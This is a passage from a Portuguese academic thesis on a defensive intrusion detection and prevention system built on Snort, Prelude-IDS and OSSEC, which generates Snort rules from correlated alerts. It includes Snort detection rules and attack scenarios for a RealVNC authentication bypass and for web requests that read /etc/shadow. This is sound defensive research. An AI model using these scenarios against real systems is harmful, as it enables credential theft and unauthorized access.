concentra os alertas no formato IDMEF gerados nos sensores.

Prelude-IDS é um sistema composto por alguns módulos que possibilitam uma arquitetura distribuída e a integração com outras ferramentas. O seu principal componente é o *Prelude-*

[2]http://www.prelude-technologies.com

Rule Documentation SID: 6471		Rule Documentation SID: 1372	
Regra	alert tcp $EXTERNAL_NET any -> $HOME_NET [5800,5900:5999] (msg:"EXPLOIT RealVNC password authentication bypass attempt"; flow:to_server,established; flowbits:isset,vnc.server.auth.types; flowbits:unset,vnc.server.auth.types; dsize:1; byte_test:1,=,1,0; metadata:service vnc-server; reference:bugtraq,17978; reference:cve,2006-2369; classtype:attempted-admin; sid:6471; rev:6;)	**Regra**	alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"DELETED WEB-ATTACKS /etc/shadow access"; flow:to_server,established; content:"/etc/shadow"; nocase; classtype:web-application-activity; sid:1372; rev:7;)
Sumário	Este evento é gerado quando há uma tentativa de explorar uma vulnerabilidade conhecida do RealVNC.	**Sumário**	Este evento é gerado quando é feita uma tentativa de acessar o arquivo de sistema protegido /etc/shadow via uma requisição web
Impacto	Sério. É possível obter acesso administrativo não autorizado a máquina vítima	**Impacto**	Descoberta de Informações
Informações Detalhadas	RealVNC é uma ferramenta multiplataforma de acesso remoto que permite que máquinas na rede se conectem com outras máquinas. Tem uma arquitetura cliente-servidor que requer que o usuário remoto autentique-se numa conexão ao servidor RealVNC RealVNC pode ser usado remotamente para administrar um computador. Um erro de programação no mecanismo de autenticação permite que o atacante obtenha acesso à máquina sem fornecer as credenciais corretas. Este evento é gerado quando é feita uma tentativa de burlar o mecanismo de autenticação.	**Informações Detalhadas**	O arquivo shadow geralmente encontrado no diretório /etc/ em sistemas UNIX contem infomações de senhas de usuários do sistema. Neste caso, a regra irá gerar um evento numa tentativa de transferência do arquivo shadow. Este arquivo é normalmente utilizado em sistemas multi-usuários para proporcionar maior segurança para as senhas dos usuários. Este arquivo deve ter permissão de leitura apenas para o super usuário. Se um invasor teve sucesso em recuperar esse arquivo, ele pode então obter credenciais de acesso válidas para o sistema usando ferramentas disponíveis para a quebra da criptografia dessas senhas Esse arquivo pode também ser usado para identificar usuários válidos no sistema e tentar ataque de força bruta para obter acesso ao sistema.
Sistemas Afetados	RealVNC Personal Edition RealVNC Enterprise Edition RealVNC 4.1.1	**Sistemas Afetados**	Todos os sistemas baseados em UNIX com um servidor web
Cenário de Ataque	Um atacante pode fornecer um conjunto de credencias de acesso malformado para o servidor RealVNC e obter acesso a máquina vítima	**Cenário de Ataque**	O atacante pode fazer uma requisição HTTP que contenha '/etc/shadow' na URI
Facilidade do Ataque	Simples, código do exploit existe	**Facilidade do Ataque**	Requisições HTTP simples
Falso Positivos	Desconhecido	**Falso Positivos**	Desconhecido
Falos Negativos	Desconhecido	**Falos Negativos**	Desconhecido
Ações Corretivas	Atualizar para uma versão do produto que não é afetada por essa vulnerabilidade	**Ações Corretivas**	Servidores Web não devem permitir ler ou executar arquivos fora da raiz da aplicação. Tornando este arquivo com leitura permitida apenas para o super-usuário do sistema desabilitará sua leitura por outros usuários.
Contribuição	Equipe de Pesquisa de Vulnerabilidades da Sourcefire Kevin Shivers <kevin.shivers.com> Nigel Houghton <nigel.houghton.com>	**Contribuição**	Equipe de Pesquisa da Sourcefire Brian Caswell <bmc@sourcefire.com> Nigel Houghton <nigel.houghton@sourcefire.com>
Referências	http://www.securityfocus.com/bid/17978 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2006-2369	**Referências**	

Figura 3.2: Exemplos de Regras do Snort



Figura 3.3: Arquitetura simplificada do Prelude-IDS

Software	**Descrição**
AuditD	Daemon de auditoria do linux
Nepenthes	Uma ferramenta para a coleção de malware
NuFW	Uma solução para gerência de identidades em nível de rede
OSSEC	Um HIDS de código aberto
Pam	Módulo de autenticação do linux
Samhain	Uma ferramenta para checagem de integridade de arquivos
Sancp	Um coletor de informações estatísticas do tráfego de rede
Snort	Um NIDS de código aberto

Tabela 3.1: Compatibilidade entre Prelude-IDS e algumas soluções de segurança

Fonte:https://dev.prelude-technologies.com/wiki/prelude/PreludeCompatibility

Manager que recebe as mensagens IDMEF dos diversos sensores, transmite-as para uma base de dados da qual se tem acesso através do *frontend* que é o componente Prewikka. A seção abaixo explica em rápidas palavras os módulos do Prelude-IDS.

3.2.1 Componentes do Prelude-IDS

- *Prewikka Interface* é o *frontend* gráfico de análise do Prelude-IDS baseado em Web. Provê várias características para os usuários e analistas e também provê acesso a ferramentas externas tais como os comandos: *whois* e *traceroute*.

- *Prelude-Manager* é um servidor que aceita conexões seguras de sensores ou outros gerentes distribuídos e salva os eventos recebidos no formato IDMEF como especificado pelo usuário que pode ser em banco de dados, arquivos de log, emails, etc. Este componente programa e estabelece as prioridades de tratamento de acordo com a criticidade e a origem dos alertas

- *Libprelude* é a biblioteca que garante as conexões seguras entre todos os sensores e o *Prelude-Manager*. Este componente provê uma API para a comunicação com os outros componentes e também possibilita a integração de ferramentas de outros fabricantes no que torna possível a comunicação dessas ferramentas com o gerente do Prelude-IDS.

- *LibpreludeDB* é uma biblioteca que cria uma camada de abstração sobre o tipo e formato do banco de dados usado para armazenar os alertas IDMEF. Permite aos desenvolvedores utilizar facilmente e eficientemente o banco de dados independentemente de sua forma e sem preocupar-se com o SQL.

- *Prelude-LML* é um analisador de logs que permite que o Prelude-IDS colete e analise informações de todas as aplicações que geram logs no sistema a procura de detectar atividades suspeitas e transformá-las em alertas IDMEF.

- *Prelude-Correlator* permite executar correlações graças a uma linguagem de programação poderosa para a escrita de regras de correlação. Habilitando-se a correlação através de re-

gras de correlacionamento a análise de eventos torna-se mais simples, rápida e muito mais precisa.

3.3 OSSEC

OSSEC[3] é um HIDS de código aberto que faz checagem de logs, checagem de integridade, entre outras funcionalidades. Ele tem um poderoso motor de análise e correlação de logs e checagem de integridade de arquivos. OSSEC pode ser instalado como uma ferramenta para monitorar uma máquina ou em um ambiente de redes através da arquitetura cliente-servidor. Sua última versão estável é a 2.6 datada de 19 de julho de 2011, sendo um dos sistemas de código aberto atualmente mais difundidos para soluções de HIDS, e é mantido pela Trend Micro, Inc. OSSEC foi projetado inicialmente para sistemas Linux, porém desde a versão 0.8 existe um agente para o Windows que pode monitorar os logs de eventos e outros arquivos, no entanto, não existe gerente do OSSEC instalável em Windows.

Segundo sua página oficial o OSSEC ainda é um projeto em crescimento com mais de 5.000 downloads por mês em média, ele tem sido utilizado largamente em *Internet Service Providers* (ISP), universidades, governos e mesmo em grandes *datacenters* corporativos como a principal solução de HIDS. Em 2008 foi considerado o HIDS de código aberto mais difundido no mundo (TIMOFTE, 2008) e continua sendo bastante difundido comprovadamente pela quantidade de downloads mensais.

As regras do OSSEC são armazenadas dentro do diretório “rules” contido no diretório de instalação, por padrão este diretório é: /var/ossec/rules. As regras são definidas em arquivos xml, por exemplo, regras para o servidor HTTP apache estão armazenadas no arquivo: apache_-rules.xml.

[3] http://www.ossec.net

4 A SOLUÇÃO PROPOSTA

Esta solução é direcionada para implantação em servidores em ambientes de produção, no entanto, em ambientes onde hajam recursos e disponibilidade pode ser utilizada também simulando *honeypots*, uma vez que, o uso de *honeypots* provê uma solução efetiva para o aumento da segurança e confiança de uma rede de computadores (SINGH; RAMAJUJAM, 2009). Para a maioria dos ambientes, uma combinação de IDPS baseados em rede e IDPS baseados em máquina é necessária para a eficácia do sistema de segurança (SCARFONE; MELL, 2007) como acontece neste trabalho.

As ameaças que serão analisadas e testadas para a geração automática de regras são vulnerabilidades detectáveis ao nível do motor de detecção do Snort. Estes ataques são identificados, em boa parte, pelo conteúdo dos pacotes e na camada de aplicação da arquitetura TCP/IP. Em grande parte da literatura estudada encontramos detecção no nível dos preprocessadores do Snort, ou seja, detectam ameaças baseadas nas características dos protocolos e não na carga útil dos pacotes, nesses IDS a análise dos pacotes de rede é limitada a camada de Internet da arquitetura TCP/IP não executando análises na camada de aplicação.

Embora neste trabalho as ameaças sejam identificadas ou detectadas a partir da camada de aplicação, algumas das regras geradas não têm informações pertinentes dessa camada, ou seja, bloqueiam ameaças detectadas na camada de aplicação ao nível da camada de rede porque não foi possível identificar o tráfego malicioso originário do ataque. Este comportamento deve-se à extrema complexidade de automatizar a geração de regras efetivas, o que era esperado pois não utilizamos nenhum laboratório de análise de malware tal qual é utilizado pelo *Sourcefire Vulnerability Research Team*, um grupo trabalhando para descobrir e responder às ameaças de hackers, tentativas de intrusão, *malwares* e vulnerabilidades (SOURCEFIRE, 2012). Ainda assim, conseguimos gerar regras que incorporam conteúdo da camada de aplicação e efetivamente previnem uma repetição do mesmo ataque, porém não têm a capacidade de detectar variações do ataque.

Para dar maiores condições ao sistema para detectar as ameaças, principalmente aquelas até então desconhecidas o IDPS tem conhecimento da topologia da rede, bem como dos serviços oferecidos e dos sistemas operacionais utilizados. Este conhecimento normalmente obtém-se através de atribuição de variáveis no sistema, na nossa solução esse conhecimento também é obtido através dos IDS de *host* instalados nos servidores e que se comunicam com o módulo central da solução. Esse modelo proposto de um IDPS foi denominado: *SmartIDPS*.

A solução aqui apresentada é toda baseada em software livre e hardware mediano por isso não terá a performance e capacidades dos *appliances* proprietários disponíveis à venda no mercado. Para diminuir essa discrepância sugerimos, numa implementação dessa estratégia, a colocação de um *firewall* antes do IDPS, o qual diminuirá o número de pacotes a serem analisados pelo IDPS, diminuindo também o número de falsos positivos, uma vez que, um ataque a um serviço não oferecido configura um falso positivo. Esta posição do IDPS na topologia de rede não é

uma unanimidade entre os pesquisadores e projetistas de rede. A primeira tem a vantagem de diminuir a carga de processamento e análise do IDPS ao bloquear pacotes que não são uma ameaça potencial. A segunda tem a vantagem de analisar todo o tráfego permitindo um correlacionamento maior entre os pacotes e detecção de ameaças sem poder explorativo. A Figura 4.1 exemplifica o primeiro cenário. Em nosso ambiente de testes não estaremos utilizando *firewalls* para aumentar a potencialidade dos ataques e mesmo porque um sistema de *firewall* pode ser desligado por um atacante.



Figura 4.1: Posicionamento do Firewall de Borda e IDPS na Topologia da Rede

As próximas seções desse capítulo apresentam algumas considerações gerais sobre a solução, descrevem alguns requisitos do ambiente para o correto funcionamento do sistema e as principais configurações necessárias para a integração entre o Snort, Prelude-IDS e o OSSEC. Após esta etapa explicaremos a concepção do módulo do sistema responsável por receber e correlacionar os alertas gerados, gerar uma assinatura na forma de regra do Snort e aplicá-la ao Snort.

4.1 Considerações Gerais

4.1.1 Sincronismo de Tempo

Como um requerimento necessário para a troca de mensagens de intrusão previsto na RFC que definiu o IDMEF (DEBAR; CURRY, 2007) o sincronismo de tempo é fator crucial para a análise de múltiplos eventos. Ainda, para a etapa de correlação de eventos é de suma importância que o correlacionador tenha uma informação de tempo confiável nas mensagens IDMEF, ou seja, sincronizadas entre os sensores/agentes.

Para cumprir este requerimento foi instalado no ambiente, na máquina central, um serviço de sincronismo de tempo, o ntp, que é um *daemon* para o *Network Time Protocol* (NTP) usado para manter o tempo dos computadores em sincronismo na rede. Todos os equipamentos utilizados nos testes dessa solução estão sincronizando o tempo com este serviço que, por sua vez, é sincronizado com os servidores do *pool* de servidores do NTP.br[1]. Nas máquinas Linux foi instalado o pacote *ntpdate* que contem o comando *ntpdate* para realizar esta sincronização.

[1] Servidores disponíveis e gratuitos via Internet da hora certa no Brasil

4.1.2 Tamanho dos pacotes de rede

Por padrão o Snort só captura os primeiros 1.500 bytes do pacote, isso implica que pacotes com mais de 1.500 bytes não serão capturados por completo. Na nossa solução o protocolo da camada de interface com o meio utilizado é o Ethernet que tem, por padrão, a *Maximum Transmission Unit* (MTU) de 1500 bytes, o que seria suficiente para garantir a captura do pacote por completo, porém a maioria das placas de rede tem características que fazem reagrupamento de pacotes antes que eles sejam processados pelo kernel do sistema denominadas *Large Receive Offload* (lro) e *Generic Receive Offload* (gro), estas funcionalidades podem causar problemas nos decodificadores do Snort ao variarem o tamanho dos pacotes entregues ao *kernel* pelo que é sugerido que estas funcionalidades sejam desabilitadas. Por exemplo, em sistemas Linux podemos utilizar o comando *ethtool* para desabilitar estas funções. A Figura 4.2 exibe algumas configurações de uma das placas de rede da máquina na qual está instalado o Snort em nossos testes, contemplando as definições de lro e gro citadas acima.



Figura 4.2: Configurações da Placa de Rede eth0 de uma máquina de testes

4.1.3 Algoritmo de Maior Substring Comum

A solução apresentada tem como uma de suas características a integração de ferramentas para obtenção de mais fontes de informação e a centralização dessas informações de intrusão. A partir dessa centralização é necessária uma análise para a identificação e geração de assinaturas de ataques e posterior criação de regras para o Snort.

Para a tarefa de identificação de assinaturas utilizamos o algoritmo de maior *substring* comum por ser considerado adequado para as detecções a nível da camada de aplicação (TANG, 2010) (THAKAR; DAGDEE; VARMA, 2010). Este algoritmo será utilizado em comparações da carga útil do tráfego de rede com valores constantes nos alertas de intrusão referentes aos processos do sistema.

4.1.4 Impacto na Performance do Sistema

Em todos os testes realizados foi ínfimo o impacto percebido no desempenho da rede de computadores defendida, todos os serviços continuaram funcionando com a mesma latência e não houve excesso de carga no processamento ou no consumo de memória dos servidores. No servidor utilizado no ambiente de testes com maior número de serviços e uma CPU de 2.0GHz e 2MB de cache o OSSEC consumiu em média menos de 1% da CPU, alcançando até 3%, já na memória o consumo médio da solução foi de 60MB de RAM.

Esse comportamento é esperado pois, os sistemas instalados não consomem muitos recursos das máquinas e os ataques inseridos na rede são compostos de poucos pacotes. Em média, um ataque gera 2 alertas nos sensores do sistema, um proveniente do servidor atacado e o outro do Snort, e 2 alertas de correlação, que nestes testes não são jogados na rede porque o correlacionador e o gerente estão na mesma máquina. Por sua vez, estes alertas podem gerar em média 2 regras para o Snort que são então jogadas na rede endereçadas a esse NIDS. Numa rede de 100Mb/s essa quantidade ínfima de pacotes de tamanho reduzido não tem nenhum impacto considerável na rede.

Esse fato é mais um fator que corrobora com a escalabilidade do sistema. A máquina mais comprometida em performance numa expansão da rede monitorada seria a qual hospeda o sistema Prelude-IDS, na qual o impacto na performance não está ligado diretamente ao número de sensores conectados e sim ao número de alertas recebidos. Implica que uma rede com poucos servidores mas muito atacada terá um impacto maior na performance dessa máquina do que uma rede com muitos servidores e pouco atacada. Ainda, em nosso ambiente de testes o servidor configurado com o Prelude-IDS permaneceu em média com 97% do processamento da CPU ocioso, sendo consumidos cerca de 60MB da memória RAM com o sistema IDS instalado e a maior parte desse consumo é devida ao SGBD utilizado.

No entanto, devemos salientar que essa estratégia é vulnerável a um ataque de negação de serviço. Se forem injetados na rede milhares de pacotes que gerariam alertas no sistema, em algum momento o sistema iria travar ou pela saturação da banda ou pelo esgotamento dos recursos do servidor Prelude-IDS, que nessa situação teria uma grande carga de processamento. Mesmo que consigamos bloquear pacotes com o Snort um ataque de DDoS conseguiria burlar o NIDS. Para tentar mitigar um possível ataque de DoS o administrador da rede deve pensar em outros mecanismos e equipamentos para acrescentar a proposta dessa solução de IDPS, não sendo essas soluções contribuições previstas neste trabalho.

O Snort é indicado para redes até 100Mb/s com um processador de pelo menos 900MHz e 512MB de RAM (DRIES, 2001), nas quais ele consegue ter um desempenho satisfatório com uma baixa taxa de alertas e um número moderado de regras que exijam análises no *payload*, que são as regras que consomem mais recursos do sistema. Para fluxos de rede maiores a indicação é testar o Snort no ambiente e se não tiver desempenho satisfatório partir para a compra de *appliances* específicos para essa finalidade.

Maiores detalhes sobre a configuração dos servidores citados nessa seção serão encontrados no Capítulo 5.

4.1.5 O Correlacionador

As intrusões podem ser representadas por um evento ou uma série de eventos e as relações entre esses eventos provêem a base para reconhecer os diferentes tipos de ataques que podem ser identificados por mudanças no estado do sistema, padrões sequenciais de eventos, expressões regulares entre outras (BARRUS; ROWE, 1998). Essas relações são identificadas pelo correlacionador de eventos.

A técnica que é utilizada para a correlação de eventos é o Raciocínio Baseado em Regras que é considerada a técnica mais comum (PEREIRA, 2005) e consiste de três elementos básicos: memória, conjunto de regras e algoritmo de raciocínio. Os eventos propriamente ditos são a memória, o conjunto de regras representa o conhecimento sobre os relacionamentos dos eventos e as inferências e ações que devem ser aplicadas sobre eles e o algoritmo de raciocínio é o responsável por realizar essa inferência, verificando a memória e o conjunto de regras para confirmar se alguma correlação pode ser feita.

O sistema Prelude-IDS escolhido neste trabalho implementa um correlacionador de eventos baseado em regras que é utilizado no trabalho. Este correlacionador contem por padrão sete regras habilitadas para a detecção das seguintes atividades: eventos excessivos de uma única máquina (*event storm*), o mesmo evento a partir de uma mesma máquina contra múltiplas máquinas (*event sweep*), múltiplos eventos de uma mesma origem contra uma única máquina (*event scan*), falhas múltiplas de login em uma conta de usuário (*brute force*), tentativa de múltiplos métodos de autenticação de um usuário em um servidor SSH, propagação de *worms* e endereço IP de origem constante de uma *blacklist* pública.

Percebe-se que todas as regras originais citadas no parágrafo anterior tratam da correlação entre vários ataques ou ataques múltiplos. No entanto, a correlação desejada nesta estratégia não se refere a vários ataques e sim ao mesmo ataque sendo identificado por sensores distintos através do tráfego de rede ou por seus efeitos nas máquinas afetadas. Para a avaliação desta proposta estas regras originais foram então desabilitadas por não configurarem os tipos de ataques que desejamos identificar e, principalmente, porque não trazem informações de interesse para nossa estratégia de geração de regras para o Snort. Desta maneira, só aproveitaremos a estrutura de dados e a linguagem de criação de regras desse correlacionador implementando nossa própria regra.

Para o funcionamento desejável da estratégia, mais precisamente da regra de correlação criada, foi necessária a criação de uma regra de detecção no OSSEC, que é apresentada na Seção 4.3.3. Esta regra executa comandos simples no sistema com uma periodicidade de três segundos, que pode ser alterada. Contudo, nos experimentos realizados esse valor mostrou-se satisfatório sendo o motivo pelo qual foi mantido em todos os testes. O valor ideal desse intervalo dependerá

dos serviços oferecidos, do hardware utilizado e da intensidade de utilização dos serviços pelos usuários. Portanto cada cenário terá um valor ideal dessa periodicidade que equilibre a qualidade do serviço com o impacto nos recursos do sistema.

Por sua vez, o correlacionador recebe os alertas em tempo real e instancia um objeto denominado "contexto" com parâmetros variáveis, que terá como atributos os eventos supostamente relacionados, dentro de um intervalo de tempo, baseados em IP e porta de destino. Em síntese nossa regra de correlação procura encontrar similaridade na carga útil dos pacotes de rede, alertas do Snort, com as informações obtidas dos processos do sistema envolvidos no ataque, alertas do OSSEC. Caso seja identificada uma nova conexão de rede estabelecida contrária a política de segurança o correlacionador gera um alerta de suspeita de *backdoor*. Caso identifique-se o serviço atacado, o correlacionador gera uma regra para monitoramento desse serviço. Estes alertas do correlacionador devem gerar uma regra para o Snort de bloqueio de conexões na porta do possível *backdoor* e de monitoramento do IP do atacante com destino ao serviço atacado, durante repetições desse ataque os alertas, dessa última regra, conterão informações do *payload* dos pacotes para a análise do correlacionador juntamente com as informações obtidas dos processos do sistema. Uma vez que o correlacionador possua também os dados da rede, seus alertas terão maiores informações que facilitarão a extração de uma assinatura dos ataques. A Seção 6.2 facilita esse entendimento explicando a execução dos ataques e saídas obtidas pela estratégia proposta.

Reforçamos que as regras de correlação utilizadas não são as regras distribuídas por padrão com o módulo correlacionador do Prelude-IDS, o mesmo foi utilizado para aproveitamento do fato de receber como entrada os alertas em uma estrutura de dados simples, possuir uma linguagem de criação de regras de correlação e implementar métodos de geração de alertas de intrusão e envio ao *Prelude-Manager*. Não quer dizer que estas regras devam ser descartadas, pelo contrário, elas foram desabilitadas apenas para os testes específicos dessa estratégia devendo ser habilitadas novamente em uma implementação em produção pois figuram como mais fontes de informações para o gestor de segurança.

4.2 Componentes da Solução Proposta

O sistema aqui proposto é baseado em 3 sistemas de código livre disponíveis na Internet que a partir da integração destes conseguimos obter características e funcionalidades não encontradas isoladamente e que caracterizam algumas das contribuições dessa proposta apresentadas na Seção 1.4, a saber: prevenção de intrusão a partir da geração de regras, escalabilidade e concentração de mais informações para a geração de conhecimento.

Estes sistemas foram encontrados em vários trabalhos durante a pesquisa e alguns deles constam nas referências bibliográficas, porém não é o escopo deste trabalho detalhar estas ferramentas, apenas são utilizadas como alicerces para o desenvolvimento da estratégia. Por enquanto, iremos listá-las e justificar a escolha de cada uma delas:

- Snort: escolhido por permitir a prevenção de intrusão bloqueando o tráfego de rede para as redes internas.
- Prelude-IDS: escolhido por utilizar o padrão IDMEF que permite a escalabilidade da solução ao integrar-se com qualquer ferramenta que utilize o IDMEF para troca de mensagens.
- OSSEC: escolhido por ser um dos HIDS de código aberto mais difundidos (TIMOFTE, 2008) e utilizar o padrão de troca de mensagens IDMEF. Mas poderia ter sido escolhido qualquer outro HIDS compatível com o Prelude-IDS, pois temos flexibilidade na escolha dos HIDS. Podemos até mesmo ter soluções de HIDS distintas para uma implantação do IDPS proposto.

É conveniente citarmos a ferramenta OSSIM (*Open Source Security Information Management*) que tem como principal característica ser uma compilação de várias ferramentas de segurança que trabalhando juntas garantem ao gerente de segurança uma visão detalhada e centralizada de cada aspecto de segurança da rede. OSSIM incorpora mais de 30 ferramentas entre elas o OSSEC e o Snort (HOQUE et al., 2012). Esta ferramenta é a solução de SIEM (*Security Information and Event Management*) de código aberto mais difundida no mundo segundo sua própria página eletrônica (ALIENVAULT, 2012). Então por que não a utilizarmos? Esta ferramenta é distribuída como uma imagem de um sistema operacional que deve ser instalado isoladamente em um ponto da rede no qual chegue ou passe a maioria dos pacotes da rede e é composta de várias outras ferramentas que geram eventos e informações não necessariamente de intrusões, estas duas características citadas não são condizentes com a proposta desse trabalho pois o OSSIM não deve ser instalado e configurado como um HIDS nem tão pouco tem como objetivo principal ser um IDS, ele requer muitos recursos do sistema o que é contrário a estratégia desse trabalho, contem como único NIDS o Snort que já é utilizado na solução proposta e apõe ao sistema mais uma camada de código desnecessária à estratégia apresentada, a qual trabalha em um nível mais baixo de abstração no qual temos mais domínio da solução.

4.3 Configurações das Ferramentas

Esta seção explica as principais configurações da estratégia proposta para a integração dos diversos sistemas IDPS utilizados. Apresentamos breves passos de como é possível integrar estas ferramentas para a obtenção de um IDPS robusto (BRAMS, 2008) (SHIH-YITU; CHUNG-HUANGYANG; KOUICHI, 2009) (BYRD, 2009) com um concentrador de alertas de intrusão em uma máquina com sistema operacional Debian, configurações mais detalhadas estão nos apêndices deste trabalho.

Para todos os sensores (Snort e OSSEC) devem ser instalados os componentes *Prelude-LML* e *LibPrelude* do Prelude-IDS, estes componentes são responsáveis pela integração dos sensores com o *Prelude-Manager* possibilitando a comunicação segura entre os sensores e o gerente.

4.3.1 Prelude-IDS

Abaixo estão descritos os principais passos necessários para o correto funcionamento dos componentes do Prelude-IDS em nosso ambiente de testes. Todos os comandos e procedimentos que serão citados e omitidos nesta seção estão descritos no Apêndice B.

- **Prelude-Manager**

  Essa ferramenta não requer nenhuma configuração específica para funcionar corretamente nessa estratégia. Apenas alguns comandos são executados neste componente durante o registro dos sensores em sua base de dados. Este componente é o gerente central da solução, todos os alertas gerados no sistema chegam a ele e, para esta implementação, estão sendo salvos no arquivo de texto /var/log/prelude-manager/prelude-xml.log da mesma maneira como são recebidos, em formato IDMEF.

- **Prelude-Correlator**

  Inicialmente as regras originais dessa ferramenta são desabilitadas no arquivo: /etc/prelude-correlator/prelude-correlator.conf. Este componente do Prelude-IDS deve ser registrado no Prelude-Manager para permitir a troca de eventos entre eles. Os alertas gerados no sistema são enviados ao *manager* que imediatamente encaminha-os a esse componente para as atividades de correlação.

  As regras de correlacionamento são escritas em Python e devem ser instaladas no sistema para que sejam acessíveis a partir desse componente. Foi definida nesta estratégia apenas uma classe em Python simbolizando uma única regra de correlação que receberá todos os alertas e processará toda a lógica de correlacionamento, a qual baseia-se no endereço IP de destino e porta de destino dos alertas gerados. A sintaxe e procedimentos pertinentes estão no Apêndice B. A partir do processamento dos alertas recebidos novos alertas podem ser gerados, são os chamados alertas de correlação. Estes alertas são a base para a identificação dos ataques e geração de regras para o Snort que ocorrem no componente desenvolvido em Java especialmente para estas funções denominado aqui de Módulo Gerador de Regras/Assinaturas descrito na Seção 4.4.

- **Prelude-LML**

  Separamos uma seção exclusiva para este componente porque ele é o mais importante na integração das ferramentas e, para todos os sensores, suas configurações são basicamente as mesmas.

  Para as distribuições Debian existem os pacotes pré-compilados nos repositórios oficiais para os componentes: *Prelude-LML* e *LibPrelude*. Este último é uma dependência para a instalação do primeiro, portanto, sempre que for instalar o *Prelude-LML* deve-se também instalar *LibPrelude*.

Há apenas 2 simples requisitos para que este componente passe a funcionar satisfatoriamente. Primeiro deve-se configurar a diretiva *"server-addr"* com o endereço IP do gerente, que já deve estar instalado e configurado, no arquivo de configuração: /etc/prelude/default/-client.conf. Segundo, deve-se registrar esse sensor no gerente para que o último o reconheça como confiável e possibilite a comunicação segura, nesta etapa será criada uma chave de 1024 bits que será trocada com o gerente para a conclusão do registro. Para a operação de registro é gerada uma senha no gerente que deve ser passada para o cliente. Ao inserir a senha correta no cliente o servidor envia o certificado digital que este usará para as comunicações com o servidor na porta TCP 4690 caracterizando o registro do cliente no Prelude-IDS. Neste momento este cliente pode ser visto na interface do *Prewikka* como um agente registrado.

Estas configurações descritas são atinentes a comunicação do *Prelude-LML* com o *Prelude-Manager*. Ainda nos resta a integração das ferramentas Snort e OSSEC com o *Prelude-LML* que será explicado nas próximas seções.

4.3.2 Snort

No pacote pré-compilado do Snort nos repositórios oficiais não está habilitado o módulo que habilita o *plugin* de saída *"alert_prelude"* necessário para a comunicação do Snort com o Prelude-IDS nem está habilitada a possibilidade de recarregar as configurações sem parar o serviço. Portanto, o Snort deve ser compilado com os parâmetros referentes a estas duas funcionalidades, estes parâmetros bem como as demais configurações podem ser encontradas no Apêndice A.

No arquivo de configuração principal do snort "/etc/snort/snort.conf" deve-se habilitar o *plugin* de saída em IDMEF "alert_prelude" passando o nome do perfil criado no momento do registro com o gerente que no Snort, por padrão, chama-se: snort.

Para que o Snort funcione em modo *Inline*, que permite a prevenção de intrusão através da ação "drop", devem ser modificados os argumentos de inicialização do serviço, normalmente modifica-se o arquivo: /etc/init.d/snort. Estes argumentos são referentes a habilitação do modo *Inline* e das 2 interfaces analisadas que funcionarão como uma *bridge* na rede, por onde passará todo o tráfego a ser analisado. Para que a ação "drop" e o modo *Inline* funcionem é obrigatória essa topologia, caso o Snort seja instalado no roteador da rede essa ação não bloqueará o tráfego mesmo que esse modo esteja habilitado, apenas irá gerar alertas trabalhando assim como IDS e não IPS.

4.3.3 OSSEC

Não existe pacote pré-compilado do OSSEC para os sistemas Debian, portanto, devemos compilá-lo. A versão instalada no ambiente é a 2.6. Para as máquinas Linux foi escolhido o tipo de instalação denominado por "local", o qual configura em uma única máquina o gerente e o

agente do OSSEC. Para a máquina Windows utilizada, como não existe a possibilidade de instalar o gerente nesse Sistema Operacional optamos por instalar o agente que se comunica com o gerente instalado no mesmo equipamento que o *Prelude-Manager*. A decisão de termos, no ambiente de testes, 3 gerentes do OSSEC enquanto podíamos ter só 1 deve-se ao fato de que teremos 3 sistemas comunicando-se com o módulo central da solução, ao invés de 1, garantindo uma maior generalização da solução.

Para a configuração do OSSEC devemos editar o arquivo de configuração /var/ossec/etc/ossec.conf e inserir no começo do arquivo, dentro da tag "<ossec_config>" as seguintes informações, substituindo apenas o perfil que será utilizado pelo *Prelude-LML* no registro junto ao *Prelude-Manager*:

<global>
<prelude_output>yes</prelude_output>
<prelude_profile>perfil</prelude_profile>
</global>

